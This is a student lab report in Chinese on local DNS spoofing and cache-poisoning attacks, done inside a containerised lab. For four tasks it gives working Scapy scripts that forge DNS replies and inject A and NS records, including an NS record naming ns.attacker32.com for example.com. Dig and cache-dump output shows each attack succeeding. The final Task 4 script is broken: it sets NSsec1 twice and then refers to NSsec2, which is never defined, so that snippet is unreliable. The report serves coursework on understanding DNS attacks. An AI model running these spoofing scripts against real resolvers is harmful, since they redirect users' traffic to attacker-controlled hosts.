
LAB 5

57118116 陈煜

测试 DNS 配置：


在 user 上运行 dig 命令，得到如下结果，结果与预期一致：



```
root@749f8fe3c908:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60061
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4d7e7dc1cf14339f0100000060f9466b64ee445474fcd15d (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 10:20:27 UTC 2021
;; MSG SIZE  rcvd: 90
```

在 user 上解析 www.example.com：


通过本地 DNS 服务器解析：



```
root@749f8fe3c908:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached
```

查询失败。


通过 ns.attacker32.com 解析：



```
root@749f8fe3c908:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19299
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f94d2a4a45606fc10100000060f946da9fc605cd5b4ce9f7 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Jul 22 10:22:18 UTC 2021
;; MSG SIZE  rcvd: 88
```


Task 1：

DNS 服务器设置延时：




```
root@805fba294a2d:/# tc qdisc add dev eth0 root netem delay 300ms
root@805fba294a2d:/# tc qdisc show dev eth0
qdisc netem 8001: root refcnt 2 limit 1000 delay 300.0ms
```

编写代码如下：



```
#!/usr/bin/env python3
from scapy.all import *

NS_NAME = "www.example.com"

def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        ip = IP() # Create an IP object
        ip.dst = pkt[IP].src
        ip.src = pkt[IP].dst
        udp = UDP() # Create a UPD object
        udp.dport=pkt[UDP].sport
        udp.sport=53
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='11.22.33.44')
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2,arcount=2,an=Anssec)
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)

f = "udp and dst port 53" # Set the filter
pkt=sniff(iface='br-f2688f1cebad', filter=f, prn=spoof_dns)

```

在 attacker 上运行代码，在 user 上解析，结果如下：




```
root@805fba294a2d:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51560
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       11.22.33.44

;; Query time: 667 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Thu Jul 22 14:27:15 UTC 2021
;; MSG SIZE  rcvd: 49
```

解析得到的 www.example.com 对应的 ip 为 11.22.33.44，攻击成功。


Task 2：

清空本地 DNS 服务器缓存：




```
root@805fba294a2d:/# rndc flush
root@805fba294a2d:/# rndc dumpdb -cache
root@805fba294a2d:/# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20210715143110
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
```

修改代码如下：



```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
    udp = UDP(sport=pkt[UDP].dport,dport=33333) # Create a UPD object
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='11.22.33.44')
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, an=Anssec)
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)

f = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-60046f2f55e3', filter=f, prn=spoof_dns)

```


在 attacker 上运行上述代码，在 10.9.0.5 上 dig：



```
root@811a2ab89b3b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7364
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4d3e334a432d19f40100000060fc0ae413b9cdf955fd4abf (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       11.22.33.44

;; Query time: 343 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 12:43:16 UTC 2021
;; MSG SIZE  rcvd: 88
```

可以发现 user 被欺骗。

在本地 dns 服务器上运行如下命令，发现本地 dns 服务器的 dns 缓存被污染：




```
root@8d06290e8499:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.      _ 863895  A       11.22.33.44
```

攻击成功。

Task 3：


修改代码如下：




```python
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
    udp = UDP(sport=pkt[UDP].dport,dport=33333) # Create a UPD object
    NSsec=DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32.com')
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='11.22.33.44')
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, an=Anssec,nscount=1,ns=NSsec)
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)

f = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-60046f2f55e3', filter=f, prn=spoof_dns)

```

在 user 上 dig www.example.com 和 mail.example.com：

攻击成功。




```
root@811a2ab89b3b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2476
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5a00e68ce69501f90100000060fc10e4d887be1b981e985c (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 35 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 13:08:52 UTC 2021
;; MSG SIZE  rcvd: 88
```



```
root@811a2ab89b3b:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11922
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 61ff7a588809e0f70100000060fc10ead71fdd2df9dd9361 (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259126  IN      A       1.2.3.6

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 24 13:08:58 UTC 2021
;; MSG SIZE  rcvd: 89
```

发现 user 被欺骗。

在本地 dns 服务器上查看 dns 缓存：




```
root@8d06290e8499:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            863895  NS      ns.attacker32.com.
_.example.com.          863895  A       11.22.33.44
mail.example.com.       863911  A       1.2.3.6
www.example.com.        863979  A       1.2.3.5
```

攻击成功。

Task 4：


修改代码如下：



```python
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
    udp = UDP(sport=pkt[UDP].dport,dport=33333) # Create a UPD object
    NSsec1=DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32.com')
    NSsec1=DNSRR(rrname='google.com',type='NS',ttl=259200,rdata='ns.attacker32.com')
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='11.22.33.44')
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, an=Anssec,nscount=2,ns=NSsec1/NSsec2)
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)

f = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-60046f2f55e3', filter=f, prn=spoof_dns)

```

